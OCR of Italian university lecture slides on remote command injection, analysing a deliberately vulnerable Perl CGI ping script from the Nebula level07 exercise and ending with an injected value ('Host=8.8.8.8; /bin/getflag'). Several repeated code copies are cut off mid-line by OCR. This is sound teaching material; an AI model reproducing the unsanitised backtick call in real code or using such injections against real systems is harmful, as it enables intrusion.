
Lezione 7
Iniezione remota

Programmazione Sicura (6 CFU), LM Informatica, A. A. 2017/2018
Dipartimento di Scienze Fisiche, Informatiche e Matematiche
Università di Modena e Reggio Emilia
http://weblab.ing.unimo.it/people/andreolini/didattica/programmazione-sicura

Quote of the day

(Meditate, gente, meditate...)

”Being able to break security doesn’t make you a hacker anymore than being able to hotwire cars makes you an automotive engineer.”



Eric Steven Raymond (1957-)

Sviluppatore software

Autore di “The Cathedral and the Bazaar”

Ispiratore del movimento Open Source

Iniezione remota

(Una definizione semplice)

L'**iniezione remota** è una iniezione che avviene mediante un vettore di attacco remoto.

Non si ha a disposizione una shell sulla macchina vittima per l'immissione diretta di comandi.

Gli esempi precedenti hanno trattato **iniezioni locali**.

Si ha a disposizione una shell sulla macchina vittima per l'immissione diretta di comandi.


Iniezione remota

(Tratto caratteristico: presenza di asset client ed asset server)

Sono presenti due asset (possono coesistere in una singola macchina, in alcuni casi).

Asset client: invia richieste.

Asset server: riceve richieste, elabora risposte, invia risposte.




Iniezione remota

(Tratto caratteristico: uso di una connessione TCP/IP per il trasporto dati)

I dati delle richieste e delle risposte sono trasmessi tramite protocollo TCP/IP.


Quasi sempre, TCP/IPv4.



Iniezione remota

(Tratto caratteristico: iniezione di comandi per uno specifico linguaggio)

I dati delle richieste contengono iniezioni per uno specifico linguaggio (ad esempio, shell o SQL).




Iniezione remota

(Tratto caratteristico: possibile inoltro della richiesta ad un altro server)

I dati delle richieste sono ricevuti tramite un protocollo applicativo ed inoltrati ad altri asset tramite un altro protocollo applicativo.

Ad esempio, client → server Web → server DBMS.



Una prima sfida

(https://exploit-exercises.com/nebula/level07/)

"The flag07 user was writing their very first perl program that allowed them to ping hosts to see if they were reachable from the web server."

Lo script Perl in questione si chiama **`index.cgi`** ed ha il seguente percorso:

`/home/flag07/index.cgi`

Obiettivo della sfida

(Esecuzione di un comando con privilegi particolari)

Eseguire il comando **`/bin/getflag`** con i privilegi dell'utente **`flag07`**.

Considerazioni preliminari

(Per snellire un po' la trattazione)

Non si considera più il banale attacco "login diretto".


Non si considerano le iniezioni di variabili di ambiente.

Non si considerano le iniezioni di funzioni tramite librerie condivise.

Ci si concentra sulla iniezione diretta di comandi.

Un primo abbozzo di albero di attacco

(Incompleto, per forza di cose)



Ricerca di alternative

(You use what you got)

Quali home directory sono a disposizione dell'utente **`level07`**?

```
ls /home/level*
ls /home/flag*
```

L'utente **`level07`** può accedere solamente:

- alla directory **`/home/level07`**;
- alla directory **`/home/flag07`**.

Le due directory accessibili

(Una contiene materiale interessante)

La directory **`/home/level07`** non sembra ospitare file interessanti.

Tuttavia, è buona norma aprirli alla ricerca di eventuali sorprese…

La directory **`/home/flag07`** contiene file di configurazione di BASH ed altri due file molto interessanti.

Lo script Perl **`index.cgi`**

(Vulnerabile, ancora non si sa bene a che cosa)

Si visualizzino i metadati di **`index.cgi`**:

```
$ ls -l /home/flag07/index.cgi
-rwxr-xr-x 1 root root ... /home/flag07/index.cgi
```

Il file non è SETUID. È interpretato da un server Web (che, a sua volta, esegue con i suoi privilegi).

Il file di configurazione **`thttpd.conf`**

(Identifica il server Web sotto cui esegue **`index.cgi`**)

Si visualizzino i metadati di **`thttpd.conf`**:

```
$ ls -l /home/flag07/thttpd.conf
-rw-r--r-- 1 root root ... /home/flag07/thttpd.conf
```

Il file è leggibile da tutti gli utenti e modificabile solo da **`root`**.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title>Ping results</title></head><body><pre>");

  @output = `ping -c 3 $host 2>&1`;
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title                                    ;

  @output = `ping -c 3 $hos
  foreach $line (@output) {

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

L'interprete dello script è il file binario eseguibile **`/usr/bin/perl`** (ossia, l'interprete Perl).

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title                                    ;

  @output = `ping -c 3 $hos
  foreach $line (@output) {

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Importa la libreria **CGI**, contenente le funzioni di aiuto nella scrittura di uno script CGI.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title                                    ;

  @output = `ping -c 3 $hos
  foreach $line (@output) {

  print("</pre></body></htm
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Specifica la funzione da importare dal modulo CGI (**`param`**).
L'operatore **`qw{}`** quota tutti gli elementi di una lista.
`param` → `'param'`

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title                                    ;

  @output = `ping -c 3 $hos
  foreach $line (@output) {

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Stampa su STDOUT l'intestazione HTTP "Content-type:", che definisce il tipo di documento servito (HTML).

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title

  @output = `ping -c 3 $hos
  foreach $line (@output) { print $line; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

`sub ping { ... }` definisce la funzione **`ping`**.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title                                    ;

  @output = `ping -c 3 $hos
  foreach $line (@output) {

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

La variabile "host" (**`$host`**) riceve il valore del primo parametro della funzione (**`$_[0]`**).

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title>Ping results</title></head><body><pre>");

  @output = `ping -c 3 $hos
  foreach $line (@output) {

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Stampa l'intestazione HTML della pagina.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: t
sub ping {
  $host = $_[0];

  print("<html><head><                                    ;
  @output = `ping -c 3 $host 2>&1`;
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

L'array "output" (`@output`) riceve tutte le righe dell'output del comando (`` `comando` ``).

`` `comando` `` $\stackrel{\text{def}}{=}$ `system("comando")`.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title>Ping results</title></head><body><pre>");

  @output = `ping -c 3 $host 2>&1`;
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Per ogni linea di output…

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title>Ping results</title></head><body><pre>");

  @output = `ping -c 3 $host 2>&1`;
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

... stampa la linea.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title

  @output = `ping -c 3 $host 2>&1`;
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Stampa i tag di chiusura della pagina HTML.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title>Ping results</title></head><body><pre>");

  @output = `ping -c 3 $host 2>&1`;
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Il carattere # introduce un commento.

Analisi di `index.cgi`

(Ipotizzando la completa ignoranza del linguaggio Perl)

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
  $host = $_[0];

  print("<html><head><title                                    ;

  @output = `ping -c 3 $hos
  foreach $line (@output) { print "$line"; }

  print("</pre></body></html>");
}

# check if Host set. if not, display normal page, etc
ping(param("Host"));
```

Invoca la funzione **`ping`** con argomento pari al valore del parametro "Host" della query string HTTP.

Risultato dell'analisi 1/2

(Ricezione di un argomento **`Host=`*`IP`*** via richiesta HTTP o linea di comando)

Lo script **`index.cgi`** riceve input:

da una richiesta **`GET /index.cgi?Host=`*`IP`*** (se invocato tramite un server Web);
OPPURE
da un argomento **`Host=`*`IP`*** (se invocato tramite linea di comando).

Risultato dell'analisi 2/2

(Creazione di pagina HTML con l'output di **`ping -c 3 IP 2>&1`**)

Lo script **`index.cgi`**:

- crea uno scheletro di pagina HTML;
- esegue il comando **`ping -c 3 IP 2>&1`**;
- Inserisce l'output del comando nella pagina HTML.

Esecuzione locale di **`index.cgi`**

(Propedeutica ad un tentativo di iniezione di comando locale)


Il modulo Perl **`CGI`** permette l'esecuzione dello script in locale (tramite il passaggio diretto dell'argomento **`Host=`*`IP`***).

Ci si autentichi come utente **`level07`** e si digiti:

```
/home/flag07/index.cgi Host=8.8.8.8
```

Risultato

(Viene incorporato l'output di **`ping -c 3 8.8.8.8`**, senza colpo ferire)



```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level07
Password:
Last login: Wed Apr 12 12:38:39 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ /home/flag07/index.cgi Host=8.8.8.8
Content-type: text/html

<html><head><title>Ping results</title></head><body><pre>PING 8.8.8.8 (8.8.8.8)
56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_req=1 ttl=46 time=23.0 ms
64 bytes from 8.8.8.8: icmp_req=2 ttl=46 time=22.5 ms
64 bytes from 8.8.8.8: icmp_req=3 ttl=46 time=22.6 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 22.585/22.743/23.030/0.267 ms
</pre></body></html>level07@ubuntu:~$
```

Un esperimento con `index.cgi`

(Tentativo di iniezione locale tramite esecuzione diretta dello script)


Si può provare una iniezione locale, tanto per capire se e come è possibile.

Ci si autentichi come utente **`level07`** e si digiti:

```
/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
```

